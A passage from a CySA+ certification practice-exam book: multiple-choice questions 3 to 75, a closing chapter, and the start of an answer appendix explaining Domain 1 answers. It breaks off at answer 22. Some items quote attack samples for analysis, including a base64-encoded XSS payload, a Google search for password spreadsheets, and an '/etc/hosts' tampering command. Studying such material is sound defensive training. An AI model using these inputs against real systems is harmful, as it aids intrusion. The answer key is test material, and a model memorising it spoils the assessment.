3. You just received a notification that your company's email servers have been blacklisted due to reports of spam originating from your domain. What information do you need to start investigating the source of the spam emails?

A.Firewall logs showing the SMTP connections

B.The SMTP audit log from his company's email server

C.The full email header from one of the spam messages

D.Network flows for the DMZ containing the email servers

4. An employee contacts the service desk because they are unable to open an attachment they receive in their email. The service desk agent conducts a screen sharing session with the user and investigates the issue. The agent notices that the attached file is named Invoice1043.pdf, and a black popup window appears and then disappears quickly when the attachment was double-clicked. Which of the following is most likely causing this issue?

A.The user doesn't have a PDF reader installed on their computer

B.The attachment is using a double file extension to mask its identity

C.The file contains an embedded link to a malicious website

D.The email is a form of spam and should be deleted

5. Which of the following is NOT a host-related indicator of compromise?

A.Processor consumption

B.Drive capacity consumption

C.Beaconing

D.Memory consumption

6. A recent threat has been announced in the cybersecurity world stating that there is a critical vulnerability in the kernel of a particular operating system. Your company, unfortunately, has not maintained a current asset inventory, so you are unsure of how many of your servers may be affected. What should you do to find all of the affected servers within your network?

A.Manually review the syslog server's logs

B.Conduct an OS fingerprinting scan across the network

C.Conduct a packet capture of data traversing the server network

D.Conduct a service discovery scan on the network

7. Which of the following vulnerabilities involves leveraging access from a single virtual machine to other machines on a hypervisor?

A.VM escape

B.VM migration

C.VM sprawl

D.VM data remnant

8. Which of the following is a senior role with the ultimate responsibility for maintaining confidentiality, integrity, and availability in a system?

A.Data custodian

B.Data steward

C.Data owner

D.Privacy officer

9. CIO has recently made a purchasing decision to install a new security appliance that will automatically sandbox all attachments as they enter the enterprise network in order to run dynamic and static code analysis on them. Which of the following questions about the appliance should you consider as the SOC manager who will be responsible for operating this new appliance for the company? (SELECT FOUR)

A.Do you have security personnel and procedures in place to review the output from this appliance and take action where appropriate?

B.Does the new appliance provide a detailed report or alert showing why it believes an attachment is malicious?

C.Will the security appliance violate your employee's right to privacy?

D.How will the appliance receive updated signatures and scanning engines?

E.How will the appliance receive security patches and updates?

F.Will the device inadvertently alter anyone's data when it is analyzed in the sandbox?

10. Which of the following security policies could help detect fraudulent cases that occur even when other security controls are already in place?

A.Separation of duties

B.Least privilege

C.Dual control

D.Mandatory vacations

11. Review the following packet captured at your NIDS:

```
23:12:23.154234 IP 86.18.10.3:54326 > 71.168.10.45:3389 Flags [P.], Seq
1834:1245, ack1, win 511, options [nop,nop, TS val 263451334 erc
482862734, length 125
```

After reviewing the packet above, you discovered there is an unauthorized service running on the host. Which of the following ACL entries should be implemented to prevent further access to the unauthorized service while maintaining full access to the approved services running on this host?

A.DENY TCP ANY HOST 71.168.10.45 EQ 3389

B.DENY IP HOST 71.168.10.45 ANY EQ 25

C.DENY IP HOST 86.18.10.3 EQ 3389

D.DENY TCP ANY HOST 86.18.10.3 EQ 25

12. Which of the following will an adversary so during the command and control phase of the Lockheed Martin kill chain? (SELECT TWO)

A.Open up a two-way communication channel to an established infrastructure

B.Create a point of presence by adding services, scheduled tasks, or AutoRun keys

C.Utilize web, DNS, and email protocols to conduct control of the target

D.Conduct internal reconnaissance of the target network

E.Destroy systems

F.Release of malicious email

13. Taylor needs to sanitize hard drives from some leased workstations that are being returned to a supplier at the end of the lease period. The workstations'

hard drives contained sensitive corporate data. Which is the most appropriate choice to ensure that data exposure doesn’t occur during this process?

A.Clear, validate, and document the sanitization of the drives

B.Clear the drives

C.Purge, validate, and document the sanitization of the drives

D.The drives must be destroyed to ensure no data loss

14. Which of the following is NOT considered part of the Internet of Things?

A.SCADA

B.ICS

C.Smart television

D.Laptop

15. You are reverse engineering a malware sample using the Strings tool when you notice the code inside appears to be obfuscated. You look at the following line of output on your screen:

ZWNobygiSmFzb24gRGlvbiBjcmVhdGVkIHRoaXMgQ29tcFRJQSBDeVNB

Based on the output above, which of the following methods do you believe the attacker used to prevent their malicious code from being easily read or analyzed?

A.QR coding

B.Base64

C.XML

D.SQL

16. A cybersecurity analyst is reviewing the logs of a proxy server and saw the following:

https://www.google.com/search?

q=password+filetype%3Axls+site%3Adiontraining.com&pws=0&filter=p

Which of the following is true about the results of this search? (SELECT THREE)

A.All search filters are deactivated

B.Returns only files hosted at diontraining.com

C.Returns only Microsoft Excel spreadsheets

D.Find sites related to diontraining.com

E.Excludes Microsoft Excel spreadsheets

F.Personalization is turned off

17. Your company is required to remain compliant with PCI-DSS due to the type of information processed by your systems. If there was a breach of this data, which type of disclosure would you be required to provide during your incident response efforts?

A.Notification to local law enforcement

B.Notification to your credit card processor

C.Notification to federal law enforcement

D.Notification to Visa and Mastercard

18. While conducting a security test to ensure that information about your company’s web server is protected from inadvertent disclosure, you request an HTML file from the webserver and received the following output:

```
HTTP/1.1 404 Object Not Found
Server: Microsoft-IIS/6.0
Date: Tuesday, 5 Sep 2017 1034:12 GMT
Content-Type: text/html
Content-Length: 132

There is no web site configured at this address.
```

This page is a placeholder until construction begins.

Which of the following actions should you take to remediate this vulnerability?

A.Set "VerifyNormalization" to 1 in the URLScan.ini configuration file

B.Set “RemoveServerHeader” to 1 in the URLScan.ini configuration file

C.Set “EnableLogging” to 1 in the URLScan.ini configuration file

D.Set “PerProcessLogging” to 1 in the URLScan.ini configuration file

19. Which of the following is NOT a part of the vulnerability management lifecycle?

A.Remediation

B.Testing

C.Detection

D.Investigating

20. Barrett needs to verify settings on a macOS computer to be sure that the configuration he expects is what is currently set on the system. What type of file is commonly used to store configuration settings for a macOS system?

A.The registry

B..profile files

C.plists

D..config files

21. You suspect that your server has been the victim of a web-based attack. Which of the following ports would most likely be seen in the logs to indicate the target of the attack?

A.389

B.3389

C.443

D.21

22. Your company explicitly obtains permission from its customers to use their email address as an account identifier in its CRM. Max, who works at the marketing department in the company's German headquarters, just emailed all of the customers to let them know about a new sales promotion this weekend. Which of the following privacy violations has occurred, if any?

A.There was no privacy violation because only corporate employees had access to their email addresses

B.There was a privacy violation since the customer's explicitly gave permission to use the email address as an identifier and did not consent to receiving marketing emails

C.There was no privacy violation since the customer's were emailed securely through the customer relationship management tool

D.There was a privacy violation since data minimization policies were not followed properly

23. Which of the following is the correct usage of the tcpdump command to create a packet capture filter for all traffic going to and from the server located at 10.10.1.1?

A.tcpdump -i eth0 proto 10.10.1.1

B.tcpdump -i eth0 host 10.10.1.1

C.tcpdump -i eth0 dst 10.10.1.1

D.tcpdump -i eth0 src 10.10.1.1

24. Which of the following categories of controls are firewalls, intrusion detection systems, and a RADIUS server classified as?

A.Administrative controls

B.Technical controls

C.Physical controls

D.Compensating controls

25. Which tool should a malware analyst utilize to track the changes made to the registry and the file system while running a suspicious executable on a Windows system?

A.ProcDump

B.DiskMon

C.Process Monitor

D.Autoruns

26. Which of the following options places the correct phases of the waterfall method of the Software Development Lifecycle in the correct order?

A.Planning, requirements analysis, design, implementation, deployment, testing, maintenance

B.Requirements analysis, planning, design, implementation, testing, deployment, and maintenance

C.Planning, requirements analysis, design, implementation, testing, deployment, and maintenance

D.Requirements analysis, planning, design, implementation, deployment, testing, maintenance

27. Which of the following lists the UEFI boot phases in the proper order?

A.Security, Pre-EFI initialization, Driver Execution Environment, Boot Device Select, Transient System Load, Runtime

B.Pre-EFI initialization, Security, Boot Device Select, Transient System Load, Driver Execution Environment, Runtime

C.Boot Device Select, Security, Pre-EFI initialization, Driver Execution Environment, Transient System Load, Runtime

D.Driver Execution Environment, Boot Device Select, Security, Transient System Load, Pre-EFI initialization, Runtime

28. Which of the following items represents a document that includes detailed

information on when an incident was detected, how impactful the incident was, how it was remediated, the effectiveness of the incident response, and any identified gaps that might require improvement?

A.Forensic analysis report

B.Chain of custody report

C.Trends analysis report

D.Lessons learned report

29. Which of the following is NOT one of the main criteria that should be included in a penetration testing plan?

A.Timing

B.Scope

C.Account credentials

D.Authorization

30. When using tcpdump, which option or flag would you use to record the ethernet frames during a packet capture?

A.-n

B.-nn

C.-e

D.-X

31. If an attacker is able to compromise an Active Directory domain by utilizing an attack to grant administrative access to the domain controllers for all members of the domain, which type of attack is being used?

A.Pass the hash

B.Lateral movement

C.Pivoting

D.Golden ticket

32. Your organization is updating its Acceptable User Policy (AUP) to implement a new password standard that requires a guest's wireless devices to be sponsored before receiving authentication. Which of the following should be added to the AUP to support this new requirement?

A.Sponsored guest passwords must be at least 14 alphanumeric characters containing a mixture of uppercase, lowercase, and special characters

B.Open authentication standards should be implemented on all wireless infrastructure

C.All guests must provide valid identification when registering their wireless devices for use on the network

D.Network authentication of all guest users should occur using the 802.1x protocol as authenticated by a RADIUS server

33. Which of the following tools could be used to detect unexpected output from an application being managed or monitored?

A.A log analysis tool

B.A behavior-based analysis tool

C.A signature-based detection tool

D.Manual analysis

34. You have been hired as a consultant to help Dion Training develop a new disaster recovery plan. Dion Training has recently grown in the number of employees and information systems infrastructure used to support its employees. Unfortunately, Dion Training does not currently have any documentation, policies, or procedures for its student and faculty networks. What is the first action you should take to assist them in developing a disaster recovery plan?

A.Conduct a risk assessment

B.Develop a data retention policy

C.Conduct a vulnerability scan

D.Identify the organization's assets

35. Your company just launched a new invoicing website for use by your five largest vendors. You are the cybersecurity analyst and have been receiving numerous phone calls that the webpage is timing out and the website overall is performing slowly. You have noticed that the website received three million requests in just 24 hours and the service has now become unavailable for use. What do you recommend should be implemented to restore and maintain the availability of the new invoicing system?

A.Intrusion Detection System

B.Whitelisting

C.VPN

D.MAC filtering

36. Syed is developing a vulnerability scanner program for a large network of sensors that are used to monitor his company's transcontinental oil pipeline. What type of network is this?

A.SoC

B.CAN

C.BAS

D.SCADA

37. During a vulnerability scan of your network, you identified a vulnerability is on an appliance that was installed by a vendor on your network under an ongoing service contract. You do not have access to the operating system of the appliance as the device was installed under a support agreement with the vendor. What is your best course of action to remediate or mitigate this vulnerability?

A.Contact the vendor to provide an update or to remediate the vulnerability

B.Try to gain access to the underlying operating system and install the patch

C.Mark the identified vulnerability as a false positive

D.Wait 30 days, run the scan again, and determine if the vendor corrected the vulnerability

38. What sanitization technique uses only logical techniques to remove data, such as overwriting a hard drive with a random series of ones and zeroes?

A.Purge

B.Degauss

C.Destroy

D.Clear

39. Which one of the following is an open-source forensic tool suite?

A.FTK

B.EnCase

C.SIFT

D.Helix

40. A cybersecurity analyst has received an alert that well-known call home messages are continuously observed by sensors at their network boundary, but the organization's proxy firewall is properly configured to successfully drop the messages prior to them leaving the network. Which of the following is MOST likely the cause of the call home messages being sent?

A.An attacker is performing reconnaissance the organization's workstations

B.An infected workstation is attempting to reach a command and control server

C.A malicious insider is trying to exfiltrate information to a remote network

D.Malware is running on a company workstation or server

41. According to the Center for Internet Security's system design recommendation, which of the following control categories would contain information on the best security practices to implement within the SLDC?

A.Inventory of authorized/unauthorized devices

B.Controlled use of administrative privileges

C.Application software security

D.Malware defenses

42. Which protocol is paired with OAuth2 to provide authentication of users in a federated identity management solution?

A.Kerberos

B.ADFS

C.SAML

D.OpenID Connect

43. After analyzing and correlating activity from the firewall logs, server logs, and the intrusion detection system logs, a cybersecurity analyst has determined that a sophisticated breach of the company’s network security may have occurred from a group of specialized attackers in a foreign country over the past five months. Up until now, these cyberattacks against the company network had gone unnoticed by the company’s information security team. How would you best classify this threat?

A.Advanced persistent threat (APT)

B.Spear phishing

C.Insider threat

D.Privilege escalation

44. Which of the following will an adversary so during the delivery phase of the Lockheed Martin kill chain? (SELECT THREE)

A.Direct action against public-facing servers

B.Select a decoy document to present to the victim

C.Collect press releases, contract awards, and conference attendee lists

D.Deliberate social media interactions with the target's personnel

E.Release of malicious email

F.Adversary triggering exploits for non-public facing servers

45. A cybersecurity analyst just finished conducting an initial vulnerability scan and is reviewing their results. To avoid wasting their time on results that are not really a vulnerability, the analyst wants to remove any false positives before they begin to remediate the findings. Which of the following is an indicator that something in their results would be a false positive?

A.A finding that shows the scanner compliance plug-ins are not up-to-date

B.Items classified by the system as Low or as For Informational Purposes Only

C.A scan result showing a version that is different from the automated asset inventory

D.A ‘HTTPS entry that indicates the web page is securely encrypted

46. Tony works for a company as a cybersecurity analyst. His company runs a website that allows public postings. Recently, users have started complaining about the website having pop-up messages asking for their username and password. Simultaneously, your security team has noticed there has been a large increase in the number of compromised user accounts on the system. What type of attack is most likely the cause of both of these events?

A.SQL injection

B.Cross-site scripting

C.Cross-site request forgery

D.Rootkit

47. A cybersecurity analyst is reviewing the logs of a proxy server and saw the following:

```
   http://test.diontraining.com/?param=
<data:text/html;base64,PHNjcmlwdD5hbGVydCgnSSBsb3ZlIERpb24gVHJha
```

What type of attack was attempted?

A.SQL injection

B.XSS

C.XML injection

D.Password spraying

48. Which law requires that government agencies and other organizations that operate systems on behalf of government agencies to comply with security standards?

A.FISMA

B.SOX

C.HIPPA

D.COPPA

49. Which of the following are the four phases of an OODA loop?

A.Organize, Orchestrate, Design, Apply

B.Orchestrate, Observe, Deliver, Act

C.Orient, Organize, Detect, Apply

D.Observe, Orient, Decide, Act

50. An organization utilizes a BYOD policy with its employees. This allows the employees to store sensitive corporate data on their personally owned devices. Which of the following occurred if an employee accidentally left their device in the back of a taxi?

A.Failed deperimeterization management

B.Failed data loss prevention

C.A data breach

D.An advanced persistent threat

51. You are a cybersecurity analyst and your company has just enabled key-based authentication on its SSH server. Review the following log file:

```
Sep 09 13:15:24 diontraining sshd[3423]: Failed   password for root from
192.168.3.2 port 45273 ssh2
Sep 09 15:43:15 diontraining sshd[3542]: Failed password for root from
```

```
192.168.2.24 port 43543 ssh2
Sep 09 15:43:24 diontraining sshd[3544]: Failed password for jdion from
192.168.2.24 port 43589 ssh2
Sep 09 15:43:31 diontraining sshd[3546]: Failed password for tmartinez from
192.168.2.24 port 43619 ssh2
Sep 09 15:43:31 diontraining sshd[3546]: Failed password for jdion from
192.168.2.24 port 43631 ssh2
Sep 09 15:43:37 diontraining sshd[3548]: Failed password for root from
192.168.2.24 port 43657 ssh2
```

Which of the following actions should be performed to secure the SSH server?

A.Disable anonymous SSH logon

B.Disable password authentication for SSH

C.Disable SSHv1

D.Disable remote root SSH logons

52. Which of the following is a common attack model of an APT attack?

A.Involves sophisticated DDoS attacks

B.Quietly gathers information from compromised systems

C.Relies on worms to spread laterally

D.Holds an organization's data hostage using encryption

53. You have just received some unusual alerts on your SIEM dashboard and want to collect the payload associated with it. Which of the following should you implement to effectively collect these malicious payloads that the attackers are sending towards your systems without impacting your organization's normal business operations?

A.Honeypot

B.Jumpbox

C.Sandbox

D.Containerization

54. Rory is about to conduct forensics on a virtual machine. Which of the following processes should be used to ensure that all of the data is acquired forensically?

A.Suspend the machine and copy the contents of the directory it resides in

B.Perform a live acquisition of the virtual machine's memory

C.Suspend the machine and make a forensic copy of the drive it resides on

D.Shutdown the virtual machine off and make a forensic copy of its disk image

55. Which of the following would a virtual private cloud infrastructure be classified as?

A.Infrastructure as a Service

B.Platform as a Service

C.Software as a Service

D.Function as a Service

56. Which of the following provides a cryptographic authentication mechanism to positively identify an organization as the authorized sender of email for a particular domain name?

A.SPF

B.DKIM

C.SMTP

D.DMARC

57. Which of the following agreements is used between companies and employees, between companies and contractors, and between two companies to protect information assets?

A.ISA

B.NDA

C.SLA

D.DSUA

58. Stephanie believes that her computer had been compromised because her computer suddenly begins to slow down and often freezes up. Worried her computer was infected with malware, she immediately unplugged the network and power cables from the back of her computer. Per the company procedures, she contacts the help desk, fills out the appropriate forms, and a cybersecurity analyst is sent to investigate. The analyst was not able to confirm or deny the presence of possible malware on her computer. Which of the following should have been performed during the incident response preparation phase to prevent this issue?

A.Documenting the organization's incident response procedures

B.Install additional network monitoring to conduct full packet capture of all network traffic

C.Train users to not unplug their computers when a suspected incident is occurring

D.The computer should have been scanned for vulnerabilities and patched

59. While performing a vulnerability scan, Christina discovered an administrative interface to a storage system is exposed to the internet. She looks through the firewall logs and attempts to determine whether any access attempts have occurred from external sources. Which of the following IP addresses in the firewall logs would indicate a connection attempt from an external source?

A.10.15.1.100

B.192.186.1.100

C.172.16.1.100

D.192.168.1.100

60. What is the proper threat classification for a security breach that employs

brute-force methods to compromise, degrade, or destroy systems?

A.Attrition

B.Impersonation

C.Improper usage

D.Loss or theft of equipment

61. An analyst is reviewing the configuration of a triple-homed firewall connects to the internet, a private network, and one other network. Which of the following would best describe the third network connected to this firewall?

A.DMZ

B.Subnet

C.NIDS

D.GPO

62. Jamie's organization is attempting to budget for the next fiscal year. Jamie has calculated that a data breach will cost them $120,000 for each occurrence. Based on her analysis, she believes that a data breach will occur once every four years and have a risk factor is 30%. What is the ALE for a data breach within Jamie's organization?

A.$9,000

B.$36,000

C.$90,000

D.$360,000

63. Which of the following Wireshark filters should be applied to a packet capture to detect applications that are sending passwords in cleartext to a REST API located at 10.1.2.3?

A.http.request.method=="POST"

B.ip.proto=tcp

C.ip.dst=10.1.2.3

D.http.request.methd=="POST" && ip.dst=10.1.2.3

64. Which of the following would NOT be useful in defending against a zero-day threat?

A.Segmentation

B.Patching

C.Threat intelligence

D.Whitelisting

65. You are reviewing the latest list of important web application security controls published by OWASP. Which of these items is LEAST likely to appear on that list?

A.Implement identity and authentication controls

B.Implement appropriate access controls

C.Obscure web interface locations

D.Leverage security frameworks and libraries

66. Which of the following must be combined with a threat to create risk?

A.Malicious actor

B.Mitigation

C.Vulnerability

D.Exploit

67. When using the netstat command during an analysis, which of the following connection status messages indicates whether an active connection between two systems exists?

A.ESTABLISHED

B.LISTENING

C.LAST_ACK

D.CLOSE_WAIT

68. Your organization has just migrated to provisioning its corporate desktops as virtual machines and accessing them using thin clients. The organization believes this will enhance security since the desktop can be rewritten with a new baseline image every time the user logs into it. Based on this scenario, which of the following technologies has the organization adopted?

A.VPN

B.VDI

C.VPC

D.UEBA

69. An analyst's vulnerability scanner did not have the latest set of signatures installed. Due to this, several unpatched servers may have vulnerabilities that were undetected by their scanner. You have directed the analyst to update their vulnerability scanner with the latest signatures at least 24 hours before conducting any scans, but the results of their scans still appear to be the same. Which of the following logical controls should you use to address this situation?

A.Create a script to automatically update the signatures every 24 hours

B.Ensure the analyst manually validates that the updates are being performed as directed

C.Test the vulnerability remediations in a sandbox before deploying them into production

D.Configure the vulnerability scanners to run in credentialed mode

70. Which of the following is not normally part of an endpoint security suite?

A.IPS

B.Software firewall

C.Anti-virus

D.VPN

71. You are analyzing a Linux server that you suspect has been tampered with by an attacker. You went to the terminal and typed 'history' into the prompt and see the output:

```
> echo 127.0.0.1 diontraining.com >> /etc/hosts
```

Which of the following best describes what actions were performed by this line of code?

A.Added the website to system's whitelist in the hosts file

B.Routed traffic destined for the diontraining.com domain to the localhost

C.Routed traffic destined for the localhost to the diontraining.com domain

D.Attempted to overwrite the host file and deleted all data except this entry

72. Jason is conducting an assessment of a network-enabled software platform that contains a published API. In reviewing the key management for the platform, he discovers that API keys are embedded in the source code for the application. Which of the following statements best describes the security flaw with this coding practice?

A.Key management is no longer required since the key is embedded in the source code

B.The embedded key may be discovered by an attacker who reverse engineers the source code

C.It is difficult to control the permission levels for embedded keys

D.Changing the API key will require a corresponding software upgrade

73. Which of the following types of encryption would ensure the best security of a website?

A.SSLv1

B.SSLv2

C.SSLv3

D.TLS

74. What containment techniques is the strongest possible response to an incident?

A.Segmentation

B.Isolating affected systems

C.Isolating the attacker

D.Enumeration

75. You are deploying OpenSSL in your organization and must select a cipher suite. Which of the following ciphers should NOT be used with OpenSSL?

A.DES

B.AES

C.RSA

D.ECC

CHAPTER EIGHT

Conclusion

OBJECTIVES

- Take and pass the CompTIA CySA+ (CS0-002) exam

Congratulations! You’ve made it to the end of this book, but there is still more to do. I know that we have covered a lot of material in this book and you are probably pretty excited to move on a take the certification exam, but, first, we want to make sure that you are fully you are ready.

As you have gone through these questions, you should have identified your weak areas and which objectives you may need to study further.

If you are still struggling on the practice exams, I highly recommend you take a good video course or read the official CompTIA CySA+ Certification Guide.

Also, continue to take more practice exams, because this will help you feel comfortable before test day… I promise it will help.

Practicing can ease your nerves, give you the confidence needed to succeed, and make sure that everything is sticking properly in your head so that you can pass your certification on the first attempt!

With that said, I want you to practice, practice, practice, and then go take that exam! And don’t forget to let me know when you have joined the ranks of those who are certified cybersecurity analysts. Your journey starts now, good luck!

APPENDIX

Answers to Questions

OBJECTIVES

- Understand the correct answers to all of the practice exam questions

As you check the answers to the practice exams for each domain and the practice exam, it is important to understand why each answer is correct. As you go over your practice exam results, ensure that you pay close attention to the questions you missed and understand the explanation provided for their correct answers. Each answer listed in this appendix includes the correct answer, the objective covered by the question, and the full explanation to help you learn from your mistakes.

Domain 1

Threat and Vulnerability Management

1. C. OBJECTIVE 1.4

The attack vector explains what type of access that the attacker must have to a system or network and does not refer to the types of specialized conditions that must exist. In this case, the A rating refers to Adjacent, where the attacker must launch the attack from the same shared physical (such as Bluetooth or Wi-Fi network), logical network (such as a local subnet), or a limited administrative domain (such as a VPN or MPLS). An attack vector of Network (N) would allow the attack to extend beyond these options and conduct a remote exploitation of the vulnerability. An attack vector of Local (L) would require the attacker to conduct the exploit locally at the workstation via the keyboard or over an SSH connection. An attack vector of Physical (P) would require the attacker to physically touch or manipulate the vulnerable component themselves, such as conducting a cold boot attack.

2. B. OBJECTIVE 1.7

This is an example of a XML injection. XML injection manipulates or compromises the logic of an XML application or service. The injection of unintended XML content and/or structures into an XML message can alter the intended logic of an application, and XML Injection can cause the insertion of malicious content into resulting messages/documents. In this case, the URL is attempting to modify the server's XML structure. The original XML structure would be: <addToCart> <item id="5" perItemPrice="50.00" quantity="1" /> </addToCart>. By using the URL above, this would be modified to the following: <addToCart> <item id="5" perItemPrice="0.00" quantity="10" /> <item id="5" perItemPrice="50.00" quantity="0" /> </addToCart>. The result would be that a new line was added in the XML document that could be processed by the server. This line would allow 10 of the product at $0.00 to be added to the shopping cart, while 0 of the product at $50.00 is added to the cart. This defeats the integrity of the e-commerce store's add to cart functionality through this XML injection. A SQL injection occurs when data input by a user is interpreted as a SQL command rather than as normal data by the backend database. A buffer overflow is an exploit that attempts to write data to a buffer and exceed that buffer's boundary to overwrite an adjacent memory location. A session hijacking attacks consists of the exploitation of the web session control mechanism, which is normally managed for a session token. The real key to answering this question is identifying the XML structured code being entered as part of the URL, which is shown by the bracketed data.

3. B. OBJECTIVE 1.6

To mitigate the risk of data remanence, you should implement full disk encryption.

This method will ensure that all data is encrypted and cannot be exposed to other organizations or the underlying IaaS provider. Using a zero wipe is typically impossible because VM systems may move without user intervention during scaling and elasticity operations. Data masking can mean that all or part of the contents of a field is redacted, by substituting all character strings with "x" for example. Data masking will not prevent your corporate data from being exposed by data remanence. Spanning multiple disks will leave the data accessible, even though it would be fragmented, and would make the data remanence problem worse overall.

4. B. OBJECTIVE 1.4

This is the result of a vulnerability scan that conducted an enumeration of open Windows shares on an Apache server. The enumeration results show three share names (print$, files, Temp), that have been found using a null session connection. There is no associated CVE with this vulnerability, but it is not a false positive. Not all vulnerabilities have a CVE associated with them. Nothing in this output indicates anything concerning Windows Defender, so this is not the correct answer. Bugtraq IDs are a different type of identification number issued for vulnerabilities by SecurityFocus. Generally, if there is a CVE, there will also be a Bugtraq ID. The fact that both the CVE and Bugtraq ID are blank is not suspicious since we are dealing with a null enumeration result.

5. C. OBJECTIVE 1.2

The dissemination phase refers to publishing information produced by analysis to consumers who need to act on the insights developed. The collection phase is usually implemented by administrators using various software suites, such as security information and event management (SIEM). This software must be configured with connectors or agents that can retrieve data from sources such as firewalls, routers, IDS sensors, and servers. The analysis phase focuses on converting collected data into useful information or actionable intelligence. The final phase of the security intelligence cycle is feedback and review, which utilizes the input of both intelligence producers and intelligence consumers. The goal of this phase is to improve the implementation of the requirements, collection, analysis, and dissemination phases as the life cycle is developed.

6. B. OBJECTIVE 1.1

Banner grabbing requires a connection to the host in order to successfully grab the banner. This is an active reconnaissance activity. All other options are considered to be passive processes and typically use information retrieved from third-parties that do not require a direct connection to an organization's remote host.

7. A. OBJECTIVE 1.7

A directory traversal attack aims to access files and directories that are stored outside the webroot folder. By manipulating variables or URLs that reference files with “dot-

dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. The example output provided comes from a remote code execution vulnerability being exploited in which a directory traversal is used to access the files. XML Injection is an attack technique used to manipulate or compromise the logic of an XML application or service. SQL injection is the placement of malicious code in SQL statements via web page input. Password spraying attempts to crack various user's passwords by attempting a compromised password against multiple user accounts.

8. C. OBJECTIVE 1.6

A reverse proxy is positioned at the cloud network edge and directs traffic to cloud services if the contents of that traffic comply with policy. This does not require configuration of the users' devices. This approach is only possible if the cloud application has proxy support. You can deploy a reverse proxy and configure it to listen for client requests from a public network, like the internet. The proxy then creates the appropriate request to the internal server on the corporate network and passes the response from the server back to the external client. They are not generally intended to obfuscate the source of a communication, nor are they necessarily specific to the cloud. A cloud access security broker (CASB) can be used to prevent unauthorized use of cloud services from the local network.

9. C. OBJECTIVE 1.1

Advanced Persistent Threat (APT) attackers are sophisticated and have access to financial and technical resources typically provided by a government. An APT is an attacker with the ability to obtain, maintain, and diversify access to network systems using exploits and malware. A hacktivist is an attacker that is motivated by a social issue or political cause. A script kiddie has little skill or sophistication, and simply uses publicly available tools and techniques. An ethical hacker is someone who specializes in penetration testing and in other testing methodologies that ensures the security of an organization's information systems. An ethical hacker is also known as a white hat hacker.

10. B. OBJECTIVE 1.4

The -O flag indicates to nmap that it should attempt to identify the operating system of the target during the scanning process. It does this by evaluating the responses it received during the scan against its database of signatures for each operating system.

11. B. OBJECTIVE 1.7

Microsoft's Group Policy Object (GPO) is a collection of Group Policy settings that defines what a system will look like and how it will behave for a defined group of users. It allows an administrator to create a policy and deploy it across a large number of devices in the domain or network. Patch management, host intrusion prevention systems (HIPS), and anti-malware software are different types of host security controls, but only GPOs have the ability to configure settings across multiple Windows devices efficiently.

12. A. OBJECTIVE 1.2

The collection of all points from which an adversary may attack is considered the attack surface. The attack vector represents the specific points an adversary has chosen for a particular attack. The threat model defines the behavior of the adversary. An adversary capability set is the list of items an adversary can use to conduct their attack.

13. C. OBJECTIVE 1.7

This is an example of an XSS attack as recorded by the log of a web server. In this example, the XSS attack was obfuscated by the attacker using HTML encoding. The encoding of %27%27 translates to two single quote marks (' '). While you don't need to be able to decode the exact string used in the logs, when you see HTML encoding on the exam it is usually going to be a XSS attack unless you see SQL or XML statements in the string, which in this case there are neither of those. Cross-site scripting (XSS) attacks use a specially crafted URL that includes attack code that will cause information that a user enters into their web browser to be sent to the attacker. An attacker finds a web server that is vulnerable to XSS and sends a legitimate looking URL with XSS attack code appended to the end of the URL through a phishing email or other message to trick the user into clicking the link. A buffer overflow is any attempt to write data to a buffer that overruns the buffer's boundary and write data into the adjacent memory locations, which is not occurring in this example.

14. B. OBJECTIVE 1.3

Credentialed scans log into a system and retrieve their configuration information. Therefore, it should provide you with the best results. Non-credentialed scans rely on external resources for configuration settings that can be altered or incorrect. The network location of the scanner does not have a direct impact on the ability to read the configuration information, so it would not make a difference if you conducted an external or internal scan.

15. C. OBJECTIVE 1.4

By default, Nmap performs a SYN Scan, though it substitutes a connect scan if the user does not have proper privileges to send raw packets (requires root access on Unix). A UDP scan requires the -sU flag to be issued when launching a nmap scan. A TCP FIN scan requires the -sF flag to be issued when launching a nmap scan.

16. C. OBJECTIVE 1.3

Vulnerability scanners typically cannot confirm that a blind SQL injection with the execution of code has previously occurred. XSS and CSRF/XSRF are typically easier to detect because the scanner can pick up information that proves a successful attack. Unpatched servers can usually be identified by the banner information.

17. B. OBJECTIVE 1.6

The best option is to utilize vendor testing and audits in a cloud-based environment. Most SaaS providers will not allow customers to conduct their own port scans or vulnerability scans against the SaaS service. This means you cannot scan using a VPN connection, utilize different scanning tools, or hire a third-party contractor to scan on your behalf.

18. D. OBJECTIVE 1.5

The majority of vehicles do not currently have a mechanism by which an attacker can remotely access a vehicle. However, there have been numerous demonstrations where the CAN bus can be accessed and corrupted through an available diagnostic port within the automobile or unmanned aerial vehicle. The most typical security measure used is an airgap between a vehicle's entertainment system (which may have internet access) and the vehicle's CAN bus. Endpoint protection, anti-virus, and user and entity behavior analytics (UEBA) are not usually installed in vehicular networks as a security measure.

19. A. OBJECTIVE 1.2

Since you scanned the system with the latest anti-virus signatures and did not find any signs of infection, it would most likely be evidence of a zero-day attack. A zero-day attack has a clear sign of compromise (the web tunnel being established to a known malicious server), and the anti-virus doesn’t have a signature yet for this particular malware variant. Password spraying occurs when an attacker tries to log in to multiple different user accounts with the same compromised password credentials. Session hijacking is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system. Based on the scenario, it doesn't appear to be session hijacking since the user would not normally attempt to connect to a malicious server. Directory traversal is an HTTP attack that allows attackers to access restricted directories and execute commands outside of the web server's root directory. A directory traversal is usually indicated by a dot dot slash (../) in the URL being attempted.

20. C. OBJECTIVE 1.2

Prefetch is a capability in modern web browsers that is used to speed up web browsing by grabbing content that may be asked for by the user at a later time. For example, if you search for a term and the results are being shown to the user, prefetch will download the first three results in anticipation of the user clicking one of the top three links. In the scenario presented in this question, the prefetch has downloaded the malicious content and therefore caused the alert.

21. A. OBJECTIVE 1.6

Jeff should immediately change the repository from public to private in order to prevent further exposure of the source code. Deleting the repository would also fix the issue, but could compromise the company's ongoing business operations. Reevaluation of the company's information management policies should be done as well, but this is not as time-critical as changing the repository's public/private setting. Once the repository is configured to be private, then Jeff should investigate any possible compromises that may have occurred and reevaluate their policies.

22. A,B. OBJECTIVE 1.4

